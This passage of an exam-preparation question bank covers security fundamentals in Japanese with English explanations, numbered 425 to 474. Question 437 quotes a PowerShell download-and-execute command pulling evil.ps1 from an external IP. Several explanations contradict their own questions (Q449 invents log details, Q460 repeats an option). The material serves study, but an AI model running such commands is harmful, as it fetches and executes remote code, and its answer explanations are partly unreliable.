Estimating the recovery time of systems: A key component of BIA, which helps in understanding the time needed to restore systems and services after a disruption.

Identifying the communication strategy: Typically part of the incident response plan, not BIA.
Evaluating the risk management plan: Part of risk management, not specifically BIA. Establishing the backup and recovery procedures: Important for disaster recovery, not directly part of BIA.
Developing the incident response plan: Focuses on responding to security incidents, not on the impact analysis.

質問: **425**
組織の最高情報セキュリティ責任者は、ランサムウェアからの復旧が組織が合意した RPO および RTO 内で確実に行われるようにする必要があります。次のバックアップ シナリオのうち、最も確実に復旧できるのはどれですか。
A. ローカルSANアレイに保存された1時間ごとの差分バックアップ
B. 磁気オフラインメディアにオンプレミスで保存されたDallyフルバックアップ
C. サードパーティのクラウドプロバイダーによって維持される毎日の差分バックアップ
D. 毎週の完全バックアップと毎日の増分バックアップをNASドライブに保存します
正解: **(**正解を表示します**)**
A backup strategy that combines weekly full backups with daily incremental backups stored on a NAS (Network Attached Storage) drive is likely to meet an organization's Recovery Point Objectives (RPOs) and Recovery Time Objectives (RTOs). This approach ensures that recent data is regularly backed up and that recovery can be done efficiently, without significant data loss or lengthy downtime.

質問: **426**
次のうち、企業に対する受動的な偵察活動の例はどれですか？
A. 企業の従業員に電話をかけて機密情報を収集する
B. 社内ネットワークへのピングスキャンによる社内IPアドレス空間のマッピング
C. インターネット上の公開情報を検索するために自動化ツールを使用する
D. 悪意のあるクエリで会社のDNSサーバーのキャッシュを汚染する
正解: **(**正解を表示します**)**
Passive reconnaissance gathers information without directly interacting with the target systems, such as collecting publicly available data from the internet using automated tools.

質問: **427**
ICSネットワークをエンタープライズネットワークに接続することによる、主要なセキュリティ上の影響は次のうちどれですか？
A. デバイスの分離により認証の必要性が高まる
B. 業務を妨害する可能性のある搾取への曝露の増加
C. 管理されていないデバイスによるネットワーク混雑の増加
D. サポート対象外のエンタープライズツールの使用による脆弱性の増加
正解: **(**正解を表示します**)**
Connecting an ICS network to an enterprise network increases exposure to external threats, making it more susceptible to exploitation that can disrupt critical industrial operations.

質問: **428**
組織を攻撃する以下の行為者のうち、個人的な信念に基づいて行動する可能性が最も高いのはどれか？
A. 内部脅威
B. ハクティビスト

C. 国民国家
D. 組織犯罪
正解: **(**正解を表示します**)**

質問: **429**
ある企業の最高情報セキュリティ責任者(CISO)は、インシデント対応チームの能力を強化したいと考えている。CISOは、侵害の可能性のあるシステムからホストおよびネットワークデータを迅速に分析し、そのデータをさらなる相関分析と報告のために転送するツールを導入するよう、インシデント対応チームに指示した。インシデント対応チームは、次のうちどのツールを導入すべきか？
A. NAC
B. IPS
C. SIEM
D. EDR
正解: **(**正解を表示します**)**
EDR agents sit on hosts, continuously collect rich telemetry (processes, connections, file changes), and can capture network indicators from those endpoints. They rapidly analyze this data locally and ship it to a backend where it's correlated and reported - that's what the CISO wants to speed detection and investigation of compromised systems.

質問: **430**
以下のリスク管理戦略のうち、パッチ適用ではなく補償制御をデバイスに適用することを説明しているのはどれですか？
A. 承認
B. 緩和
C. 回避
D. 転移
正解: **B (**コメントを発表する**)**
Mitigation reduces risk by applying alternative controls - such as compensating controls - when patching is not possible, lowering the likelihood or impact of the vulnerability.

質問: **431**
管理チームは、手動で設定された新しいアカウントに必ずしも正しいアクセス権や権限が付与されていないことに気付きました。
システム管理者がアカウント作成を効率化するために使用すべき自動化手法は次のどれですか?
A. ガードレールスクリプト
B. チケット発行ワークフロー
C. エスカレーションスクリプト
D. ユーザープロビジョニングスクリプト
正解: **(**正解を表示します**)**
A user provisioning script is an automation technique that uses a predefined set of instructions or commands to create, modify, or delete user accounts and assign appropriate access or permissions. A user provisioning script can help to streamline account creation by reducing manual errors, ensuring consistency and compliance, and saving time and resources. The other options are not automation techniques that can streamline account creation:
Guard rail script: This is a script that monitors and enforces the security policies and rules on a system or a network. A guard rail script can help to prevent unauthorized or malicious actions, such as changing security settings, accessing restricted resources, or installing unwanted software. Ticketing workflow: This is a process that tracks and manages the requests, issues, or incidents that are reported by users or customers. A ticketing workflow can help to improve the communication, collaboration, and resolution of problems, but it does not automate the account creation process. Escalation script: This is a script that triggers an alert or a notification when a certain condition or threshold is met or exceeded. An escalation script can help to inform the relevant parties or authorities of a critical situation, such as a security breach, a performance degradation, or a

service outage.

質問: **432**
以下のリスク分析属性のうち、脆弱性が悪用される可能性を測定するものはどれですか？
A. 露出係数
B. 影響
C. 重大度
D. 可能性
正解: **(**正解を表示します**)**
Likelihood represents the probability that a vulnerability will be exploited, indicating how likely it is that a threat event will occur.

質問: **433**
財務処理活動が行われる環境において、導入するのに適した運用管理の例としては、次のうちどれが挙げられますか？(2つ選択してください。)
A. キーエスクロー
B. トークン化
C. デュアルコントロール
D. 義務的な休暇
E. アクセスバッジリーダー
F. 生体認証
正解: **(**正解を表示します**)**
Dual control ensures that no single individual can complete sensitive financial transactions alone, reducing the risk of fraud and error through enforced separation of duties. Mandatory vacations help detect fraudulent activity by requiring employees to step away from their roles, increasing the likelihood that unauthorized or improper actions are discovered during their absence.

質問: **434**
次の暗号化ソリューションのうち、保存中のデータを保護するものはどれですか?
A. デジタル署名
B. フルディスク暗号化
C. 秘密鍵
D. ステガノグラフィー
正解: **(**正解を表示します**)**
Full disk encryption (FDE) secures data at rest by encrypting the entire storage drive, ensuring that data is protected when the system is powered off or if the drive is accessed without authorization. This approach is commonly used to protect sensitive data stored on devices like laptops, servers, and storage media.

質問: **435**
保留中の調査で法的要請に応じる際に、セキュリティ チームが実行するデジタル フォレンジック活動は次のどれですか。
A. 電子情報開示
B. ユーザープロビジョニング
C. ファイアウォールログのエクスポート
D. 根本原因分析
正解: **(**正解を表示します**)**

E-discovery involves identifying, preserving, and collecting electronically stored information to comply with legal requests during investigations.

質問: **436**
ある組織は、さまざまな顧客にサービスを提供する重要なソフトウェアをすべて外部の開発者に開発させている。この組織にとって、次のうちどれが重要な懸念事項だろうか？
A. ベンダーロックイン
B. サポート費用
C. 複雑性
D. 技術的負債
正解: **A (**コメントを発表する**)**
Vendor lock-in is a key concern when an organization depends on an external developer for critical software. This can make it difficult to change providers, maintain control over future development, or migrate the software without significant cost or disruption.

質問: **437**
セキュリティアナリストが以下のエンドポイントログを確認します。
powershell -exec bypass -Command "IEX (New-Object
Net.WebClient).DownloadString (http://176.30.40.50/evil.ps1)
以下のログのうち、IPアドレス176.30 40.50への接続が確立されたことを確認するのに役立つのはどれですか？
A. システムイベントログ
B. EDRログ
C. ファイアウォールログ
D. アプリケーションログ
正解: **C (**コメントを発表する**)**
Firewall logs record network traffic flows, including outbound connections from a host to external IP addresses, which can confirm whether a connection to the specified IP was established.

質問: **438**
ある企業は、よく知られたエクスプロイトによる古いバージョンのブラウザの脆弱性を悪用する攻撃に遭遇しています。これらの既知のシグネチャベースの攻撃を監視およびブロックする機能を最適に提供するために、次のどのセキュリティ ソリューションを構成する必要がありますか?
A. ACL
B. DLP
C. IDS
D. IPS
正解: **(**正解を表示します**)**
An intrusion prevention system (IPS) is a security device that monitors network traffic and blocks or modifies malicious packets based on predefined rules or signatures. An IPS can prevent attacks that exploit known vulnerabilities in older browser versions by detecting and dropping the malicious packets before they reach the target system. An IPS can

also perform other functions, such as rate limiting, encryption, or redirection.
質問: **439**
セキュリティアナリストは、パスワード監査を受けて、会社の認証ポリシーを改善する必要があります。ポリシーに含めるべき項目は次のうちどれですか？(2つ選択してください。)
A. 長さ
B. 複雑性
C. 最も恵まれない人々
D. あなたが持っているもの
E. セキュリティキー
F. 生体認証
正解: **(正解を表示します)**
Emphasizing password length over complexity is a best practice. The National Institute of Standards and Technology (NIST) recommends a minimum password length of 8 characters, with a preference for longer passphrases, such as 12 characters or more, to increase security and memorability.
Implementing multi-factor authentication (MFA) by requiring a physical item, like a security key or smartphone, adds a robust layer of security. This "something you have" factor ensures that even if a password is compromised, unauthorized access is still prevented.
Incorporating these elements aligns with current security best practices and strengthens your organization's defense against unauthorized access.

質問: **440**
ある従業員が、会社のシステムから個人識別情報(PII)を収集し、私的に利用しようとしました。従業員は、収集したデータを暗号化された単一のファイルに圧縮してから、個人のメールアドレスに送信しました。セキュリティ部門はこの不正利用の試みに気づき、添付ファイルが社内環境から外部に送信されるのを阻止しました。このような問題の発生を最も効果的に減らすことができる従業員研修は、次のうちどれでしょうか？(2つ選択してください。)
A. プライバシー法
B. 社会工学
C. リスク管理
D. 企業コンプライアンス
E. フィッシング
F. リモートワーク
正解: **(正解を表示します)**
Privacy legislation - Teaching employees the legal obligations for handling PII (e.g., GDPR, HIPAA) makes them aware that personal use/transfer is prohibited and punishable.
Company compliance - Training on internal policies and acceptable-use rules reinforces exactly what the organization allows or forbids with company data, reducing intentional misuse.

質問: **441**
将来の参照のために、デバイスをオフサイトの場所にログを記録するように構成することを最も適切に説明しているのは、次のうちどれですか？
A. ログ集約
B. DLP
C. アーカイブ
D. SCAP
正解: **A (コメントを発表する)**
Configuring devices to log to an off-site location for possible future reference is best described as log aggregation. Log aggregation involves collecting logs from multiple sources and storing them in a centralized location, often off-site, to ensure they are preserved and can be analyzed in the future.

Log aggregation: Centralizes log data from multiple devices, making it easier to analyze and ensuring logs are available for future reference.
DLP (Data Loss Prevention): Focuses on preventing unauthorized data transfer and ensuring data security.
Archiving: Involves storing data for long-term retention, which could be part of log aggregation but is broader in scope.
SCAP (Security Content Automation Protocol): A standard for automating vulnerability management and policy compliance.

質問: **442**
セキュリティアナリストは、会社が購入しようとしている SaaS アプリケーションのセキュリティをレビューしています。
セキュリティ アナリストが SaaS アプリケーション ベンダーに要求する必要があるドキュメントは次のうちどれですか。
A. サービスレベル契約
B. 第三者監査
C. 作業明細書
D. データプライバシー契約
正解: **(**正解を表示します**)**
A third-party audit report (such as a SOC 2 or ISO 27001 certification) provides independent validation of the vendor's security controls and assurance of its security posture.

質問: **443**
エンジニアは、スイッチが最新のOSを使用していること、サーバーが最新のパッチを適用していること、エンドポイントの定義が最新であることを確認しました。これらの対策によって最も効果的に防止できるのは以下のどれですか？
A. 既知の脆弱性
B. 内部脅威
C. ゼロデイ攻撃
D. サポート終了
正解: **A (**コメントを発表する**)**

質問: **444**
次のアクティビティのうち、OSINT を使用するものはどれですか?
A. ログのデータ分析
B. 悪意のある活動の証拠を収集する
C. 悪意のあるアーティファクトの IOC を生成する
D. ソーシャルエンジニアリングテスト
正解: **D (**コメントを発表する**)**

質問: **445**
ある会社は、サービス プロバイダーと毎年契約を結んでいます。一般的な契約条件は、すべての契約で同じです。会社はプロセスを簡素化し、3 年ごとに一般的な条件を見直すことを望んでいます。次の文書のうち、一般的な条件を設定するための最適な方法はどれですか。
A. NDA
B. SLA
C. MSA
D. MOU
正解: **C (**コメントを発表する**)**

質問: **446**
組織がインシデント対応プロセスを改善するために使用すべき演習は次のどれですか?
A. テーブルトップ
B. レプリケーション
C. フェイルオーバー
D. 回復
正解: **(**正解を表示します**)**
A tabletop exercise is a simulated scenario that tests the organization's incident response plan and procedures. It involves key stakeholders and decision-makers who discuss their roles and actions in response to a hypothetical incident. It can help identify gaps, weaknesses, and improvement areas in the incident response process. It can also enhance communication, coordination, and collaboration among the participants.

質問: **447**
SCAPが組織にもたらすメリットを説明しているのは、次のうちどれですか？
A. 確立されたベースラインの一部として定義された構成により、組織は十分にテストされたセキュリティソリューションを迅速かつ容易に導入できます。
B. 統合されたレポートレイアウトにより、技術者はインシデント対応を上級意思決定者に伝えやすくなります。
C. 脆弱性スキャンとレポートの共通フォーマットにより、異なるベンダーのセキュリティツール間の相互運用性が向上します。
D. 国際基準を厳格に遵守することで、セキュリティ侵害が発生した場合の組織全体のコストとリスクが軽減されます。
正解: **(**正解を表示します**)**
SCAP standardizes how vulnerability and configuration data is formatted and shared, allowing different security tools to interoperate and exchange information consistently across vendors.

質問: **448**
攻撃者がXSS攻撃を用いてWebサーバーを侵害しました。この攻撃を防ぐために、次のうちどの対策が考えられますか？
A. NGFW
B. UTM
C. WAF
D. NAC
正解: **(**正解を表示します**)**
A web application firewall protects web applications by monitoring and filtering HTTP/HTTPS traffic between users and the web server. It can detect and block malicious inputs such as injected scripts that are characteristic of cross-site scripting attacks. By inspecting requests and enforcing rules that prevent malicious code from being delivered to the application, it helps stop XSS attacks before they reach the web server.

質問: **449**
セキュリティアナリストがドメインのアクティビティログをレビューし、以下の点に気づきました。

```
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
```

セキュリティアナリストが発見した内容について、最も適切な説明は次のうちどれですか？
A. ユーザー jsmith のアカウントがロックされました。
B. jsmithのワークステーションにキーロガーがインストールされている

C. 攻撃者がjsmithのアカウントに対してブルートフォース攻撃を試みています。
D. ドメインにランサムウェアが展開されました。
正解: **(**正解を表示します**)**
Brute force is a type of attack that tries to guess the password or other credentials of a user account by using a large number of possible combinations. An attacker can use automated tools or scripts to perform a brute force attack and gain unauthorized access to the account. The domain activity logs show that the user ismith has failed to log in 10 times in a row within a short period of time, which is a strong indicator of a brute force attack. The logs also show that the source IP address of the failed logins is different from the usual IP address of ismith, which suggests that the attacker is using a different device or location to launch the attack. The security analyst should take immediate action to block the attacker's IP address, reset ismith's password, and notify ismith of the incident.

質問: **450**
追加のメールサーバーを導入してから数週間後、従業員から、送信したメールが受信者の迷惑メールフォルダに入ってしまうという苦情が寄せられるようになりました。この問題を解決するには、次のうちどれを更新する必要がありますか？
A. CNAME
B. SMTP
C. DLP
D. SPF
正解: **(**正解を表示します**)**
An SPF (Sender Policy Framework) record needs to be updated to include the new email servers, allowing recipient systems to verify the legitimacy of the sending servers and prevent outgoing emails from being marked as spam.

質問: **451**
侵入テストの結果、ユーザーが会社のゲスト用Wi-Fiから社内VLANに容易にアクセスできることが判明しました。ネットワーク認証メカニズムを改善することでこの脆弱性を解消できるセキュリティ原則は次のうちどれでしょうか？
A. VLAN ACL
B. キャプティブポータル
C. DNSSEC
D. 802.1X
正解: **D (**コメントを発表する**)**
802.1X enforces port-based authentication before assigning a device to a VLAN, ensuring only authorized users can join internal networks and preventing guests from accessing protected segments.

質問: **452**
新しい Web サーバーが稼働する前に、セキュリティ チームが最初に実行する必要があるのは次のうちどれですか。
A. パッチ管理を適用する
B. WAF ルールを作成します。

C. 仮想ホストを強化します。
D. ネットワーク侵入検出を有効にします。
正解: **(**正解を表示します**)**

質問: **453**
さまざまな関係者が、セキュリティ インシデントや大規模災害などの特定の状況における仮想的な役割と責任について話し合うために会議を行っています。この会議を最もよく表すのは次のどれですか。
A. 侵入テスト
B. 業務継続計画
C. テーブルトップ演習
D. シミュレーション
正解: **C (**コメントを発表する**)**
A tabletop exercise is a discussion-based exercise where stakeholders gather to walk through the roles and responsibilities they would have during a specific situation, such as a security incident or disaster. This type of exercise is designed to identify gaps in planning and improve coordination among team members without the need for physical execution.

質問: **454**
セキュリティエンジニアは、すべての社内ノートパソコンに影響を与えるOSの脆弱性を修正する必要があります。すべての社内ノートパソコンにパッチが適用されていることを確実にするために、次のうちどれが必要ですか？
A. 所有権
B. 在庫
C. 分類
D. 列挙
正解: **B (**コメントを発表する**)**
An accurate inventory of corporate laptops is essential to ensure that every affected device is identified and included in the patch deployment process. Without a complete asset inventory, some laptops could be missed and remain vulnerable.

質問: **455**
アナリストは評価を実施した後、その結果に基づいてリスク評価を行いたいと考えています。評価を算出する際に、以下の概念のうちどれを最も考慮すべきでしょうか？
A. 所有者としきい値
B. 影響と可能性
C. 食欲と耐性
D. 確率と曝露係数
正解: **(**正解を表示します**)**
When calculating risk ratings, the concepts of impact and likelihood are most likely to be considered. Risk assessment typically involves evaluating the potential impact of a threat (how severe the consequences would be if the threat materialized) and the likelihood of the threat occurring (how probable it is that the threat will occur).
Impact: Measures the severity of the consequences if a particular threat exploits a vulnerability. It considers factors such as financial loss, reputational damage, and operational disruption.
Likelihood: Measures the probability of a threat exploiting a vulnerability. This can be based on historical data, current threat landscape, and expert judgment.

質問: **456**

次のベスト プラクティスのうち、可用性を確保し、ビジネスへの影響を最小限に抑えるために、管理者が運用システムに変更を加えるための一定期間を与えるものはどれですか。
A. 影響分析
B. 予定されたダウンタイム
C. バックアウト計画
D. 変更管理委員会
正解: **(**正解を表示します**)**
Scheduled downtime is a planned period of time when a system or service is unavailable for maintenance, updates, upgrades, or other changes. Scheduled downtime gives administrators a set period to perform changes to an operational system without disrupting the normal business operations or affecting the availability of the system or service. Scheduled downtime also allows administrators to inform the users and stakeholders about the expected duration and impact of the changes.

質問: **457**
セキュリティ管理者は、次のプロトコルのファイアウォールルールを作成する必要があります: RTP、SIP、
H.323. および SRTP。このルールセットは、次のうちどれをサポートしていますか?
A. RTOS
B. VoIP
C. SoC
D. HVAC
正解: **(**正解を表示します**)**
The protocols RTP (Real-time Transport Protocol), SIP (Session Initiation Protocol), H.323, and SRTP (Secure Real-time Transport Protocol) are commonly used in Voice over IP (VoIP) communications. RTP handles the transport of media streams, SIP manages call setup and control, H.323 is a standard for multimedia communication, and SRTP provides encryption for RTP. Therefore, the firewall rules for these protocols support VoIP.

質問: **458**
ある企業が、使用予定の新しいソフトウェアについてリスク評価を実施しています。このプロセスにおいて、企業は次のうちどれを評価すべきでしょうか？
A. 費用便益分析
B. 継続的なモニタリング戦略
C. ソフトウェアの脆弱性
D. ネットワークインフラとの互換性
正解: **C (**コメントを発表する**)**

質問: **459**
ある組織は、コールドサイトに十分なストレージとコンピューターがないことに気づきました。この障害の原因として最も可能性が高いのは次のどれですか？
A. キャパシティプランニング
B. 負荷分散
C. バックアップ
D. プラットフォームの多様性
正解: **(**正解を表示します**)**
Capacity planning ensures that a disaster recovery site, such as a cold site, has sufficient resources like storage and computers. A failure in capacity planning likely led to the shortfall.

質問: **460**
最高経営責任者は、セキュリティツール、意識向上トレーニング、SOC担当者への投資を検証するため、社内ITチームを関与させずにベンダーに侵入テストを実施するよう依頼しました。以下の侵入テスト方法のうち、最も可能性の高いものはどれでしょうか？
A. 不明
B. 既知
C. 統合型
D. 統合型
正解: **(**正解を表示します**)**
An "unknown" (black-box) test gives the testers no prior information or coordination with internal teams, mimicking an external attacker and validating defenses without internal assistance.

質問: **461**
ある組織のウェブサーバーは、オンライン注文システムをホストしています。組織は、サーバーが悪意のあるJavaScriptインジェクションに対して脆弱であることを発見しました。この脆弱性により、攻撃者は顧客の支払い情報にアクセスできる可能性があります。組織のウェブサーバーへの攻撃を防ぐために、以下の対策のうちどれが最も効果的でしょうか？(2つ選択してください。)
A. Webアプリケーションファイアウォールの利用
B. 強力なパスワードポリシーの導入
C. サーバーソフトウェアとパッチを定期的に更新する
D. 保存時および転送時の機密データの暗号化
E. サーバーから支払い情報を削除する
F. 定期的な脆弱性スキャンを実施する
正解: **A,C (**コメントを発表する**)**

質問: **462**
暗号化ソリューションにおいて、TPMはどのような用途に使用されますか？
A. OSの暗号化サービスを置き換える
B. ウェブサイトからのSSL/TLS証明書の検証
C. 暗号鍵をソフトウェアに保存して素早くアクセスできるようにする
D. 鍵を安全に保管し、ハードウェアベースの機能を実行する
正解: **(**正解を表示します**)**
A Trusted Platform Module securely stores cryptographic keys in hardware and performs cryptographic operations, protecting keys from exposure and tampering.

質問: **463**
セキュリティアナリストは、従業員がフィッシングメールをクリックして認証情報を漏洩したというアラートを受け取りました。アナリストは次のうちどれを行うべきでしょうか？
A. 全従業員にフィッシング攻撃について通知し、不審なメールを避けるよう指示してください。
B. 従業員のアカウントに変更を加える前に、従業員からの確認を待ってください。
C. 従業員のワークステーションを再イメージ化して、マルウェアが存在しないことを確認します。
D. 従業員のアカウントをロックして、さらなる不正アクセスを防止します。
正解: **(**正解を表示します**)**
Locking the compromised account immediately prevents attackers from using the exposed credentials to gain unauthorized access, containing the incident quickly.

質問: **464**
セキュリティ管理者は、フィッシング攻撃によって2人のユーザーが給与詐欺の被害に遭ったことを受け、会社の技術的な防御を強化したいと考えている。管理者は次のうちどれを行うべきか？
A. フィッシング攻撃を認識する方法について、すべてのユーザーに対して継続的なトレーニングを実施しながら、社内フィッシングキャンペーンを実施する。
B. より安全なメールゲートウェイを導入し、不明または疑わしいドメインからのメールをすべてブロックします。
C. すべてのユーザーワークステーションに高度なEDRソフトウェアをインストールし、不審な通信を報告するアラートを設定します。
D. ウェブブラウザを最新の状態に保って既知の脆弱性を修正し、DNSブロックリストを使用して既知の悪意のあるサイトへのアクセスをユーザーが防ぎます。
正解: **(**正解を表示します**)**
Strengthening email security controls directly addresses phishing threats by filtering and blocking malicious or suspicious emails before they reach users, reducing the likelihood of credential compromise and fraud.

質問: **465**
ある企業が機密ストレージ アレイを廃棄し、廃棄を完了するために外部ベンダーを雇います。企業がベンダーに要求する必要があるのは次のうちどれですか。
A. 認定
B. 在庫リスト
C. 分類
D. 所有権の証明
正解: **(**正解を表示します**)**
The company should request a certification from the vendor that confirms the storage array has been disposed of securely and in compliance with the company's policies and standards. A certification provides evidence that the vendor has followed the proper procedures and methods to destroy the classified data and prevent unauthorized access or recovery. A certification may also include details such as the date, time, location, and method of disposal, as well as the names and signatures of the personnel involved.

質問: **466**
次のチームのうち、組織の重要なシステムを保護するために、攻撃的テスト手法と防御的テスト手法の両方を組み合わせているのはどれですか?
A. 赤
B. 青
C. 紫
D. 黄色
正解: **(**正解を表示します**)**
Purple is the team that combines both offensive and defensive testing techniques to protect an organization's critical systems. Purple is not a separate team, but rather a collaboration between the red team and the blue team. The red team is the offensive team that simulates attacks and exploits vulnerabilities in the organization's systems. The blue team is the defensive team that monitors and protects the organization's systems from real and simulated threats. The purple team exists to ensure and maximize the effectiveness of the red and blue teams by integrating the defensive tactics and controls from the blue team with the threats and vulnerabilities found by the red team into a single narrative that improves the overall security posture of the organization.
Red, blue, and yellow are other types of teams involved in security testing, but they do not combine both offensive and defensive techniques. The yellow team is the team that builds software solutions, scripts, and other programs that the blue team uses in the security testing.

質問: **467**
攻撃者は、社内従業員の機密性の高い個人ファイルを公開すると脅迫し、その従業員に社内システムにマルウェアを注入させた。この種の攻撃における攻撃者の動機を最もよく表しているのは次のうちどれか？
A. 金融ゲーム
B. 復讐
C. 恐喝
D. スパイ活動
正解: **C (**コメントを発表する**)**
Blackmail occurs when an attacker threatens to expose sensitive or damaging information about a victim unless the victim complies with certain demands. In this scenario, the attacker coerces the employee into installing malware by threatening to publish the employee's private files, which is a classic form of coercion through blackmail.

質問: **468**
侵入テストにより、ドメイン管理者アカウントがパスザハッシュ攻撃に対して脆弱であることが実証されました。脅威アクターがドメイン管理者アカウントを使用するのを防ぐための最善の戦略は次のどれでしょうか?
A. 各ドメイン管理者アカウントのパスワードコンプライアンスを毎週監査します。
B. 特権アクセス管理ソリューションを実装します。
C. ドメイン コントローラーのアクセスを監視するための IDS ポリシーを作成します。
D. グループ ポリシーを使用してパスワードの有効期限を強制します。
正解: **B (**コメントを発表する**)**
Privileged access management (PAM) solutions effectively mitigate pass-the-hash attacks by enforcing least privilege and session management for administrative accounts. These tools restrict how and when credentials can be accessed, thereby reducing attack surfaces.

質問: **469**
大規模なグローバル企業のセキュリティ チームは、調査の実行に使用するデータの保存コストを削減する必要があります。次のデータの種類のうち、保存期間を短縮する必要があるのはどれですか。
A. パケットキャプチャ
B. エンドポイントログ
C. OS セキュリティ ログ
D. 脆弱性スキャン
正解: **(**正解を表示します**)**
Packet capture data can be very large and may not need to be stored for extended periods compared to other logs essential for security audits.

質問: **470**
ある企業は、従業員が会社支給の携帯電話を紛失する事例を廃止した後、リスクを軽減するために MDM ポリシー 10 を導入しました。いくつかのケースでは、紛失した携帯電話が悪意を持って使用され、他の従業員に対するソーシャル エンジニアリング攻撃が実行されました。この問題に最も適切に対処するために、次のどの MDM 機能を構成する必要がありますか (2 つ選択してください)。

A. 画面ロック
B. リモートワイプ
C. 完全なデバイス暗号化
D. プッシュ通知
E. アプリケーション管理
F. 地理位置情報
正解: **(**正解を表示します**)**
Screen locks: Enforcing screen lock policies ensures that unauthorized users cannot easily access the device contents if a phone is lost or stolen. This adds a crucial first layer of protection.
Remote wipe: This feature allows administrators to erase all data on a lost or stolen device remotely. It is essential in preventing malicious access to sensitive corporate data, especially if the device is compromised.

質問: **471**
企業が、企業秘密や機密情報が外部に漏洩するのを防ぎたいと考えている場合、これは次のうちどれに最もよく当てはまりますか？
A. チキン
B. SLA
C. MSA
D. 秘密保持契約
正解: **(**正解を表示します**)**
A Non-Disclosure Agreement (NDA) is a legal contract that restricts parties from disclosing proprietary or confidential information to unauthorized individuals or organizations, making it the most suitable option for protecting sensitive company data.

質問: **472**
デバイスが紛失した場合に、攻撃者がモバイル デバイスのドライブの内容を読み取れないようにするには、次のどれを使用する必要がありますか。
A. TPM
B. ECC
C. FDE
D. HSM
正解: **C (**コメントを発表する**)**
Full Disk Encryption (FDE) ensures that all data on the drive is encrypted, preventing unauthorized access even if the device is lost.

質問: **473**
アナリストは、ユーザーがフィッシング メール内のリンクをクリックしたインシデントを調査しています。アナリストは、接続が成功したかどうかを判断するために、次のどのログ ソースを利用しますか。
A. ネットワーク
B. システム
C. アプリケーション
D. 認証
正解: **(**正解を表示します**)**
To determine whether the connection was successful after a user clicked on a link in a phishing email, the most relevant log source to analyze would be the network logs. These logs would provide information on outbound and inbound traffic, allowing the analyst to see if the user's system connected to the remote server specified in the phishing link.

Network logs can include details such as IP addresses, domains accessed, and the success or failure of connections, which are crucial for understanding the impact of the phishing attempt.

質問: **474**
セキュリティ アナリストは、ネットワークに接続されている現在のエンドポイント資産の月次監査中に不正なデバイスを発見しました。企業ネットワークは、アクセス制御に 002.1X を使用しています。デバイスがネットワークにアクセスするには、既知のハードウェア アドレスを持ち、有効なユーザー名とパスワードをキャプティブ ポータルに入力する必要があります。監査レポートは次のとおりです。

IP address	MAC	Host	Account
10.18.04.42	BE-AC-11-F1-E4-44	PC-NY	user1
10.18.04.38	EB-AC-11-82-42-F3	PC-CA	user3
10.18.04.59	28-BB-5A-11-52-39	PC-PA	user2
10.18.04.58	28-BB-5A-F0-E9-D1	PC-TX	user4
10.18.04.22	EB-AC-11-82-42-F3	WIN10	user3
10.18.04.26	BB-28-11-21-A3-23	PC-NJ	admin

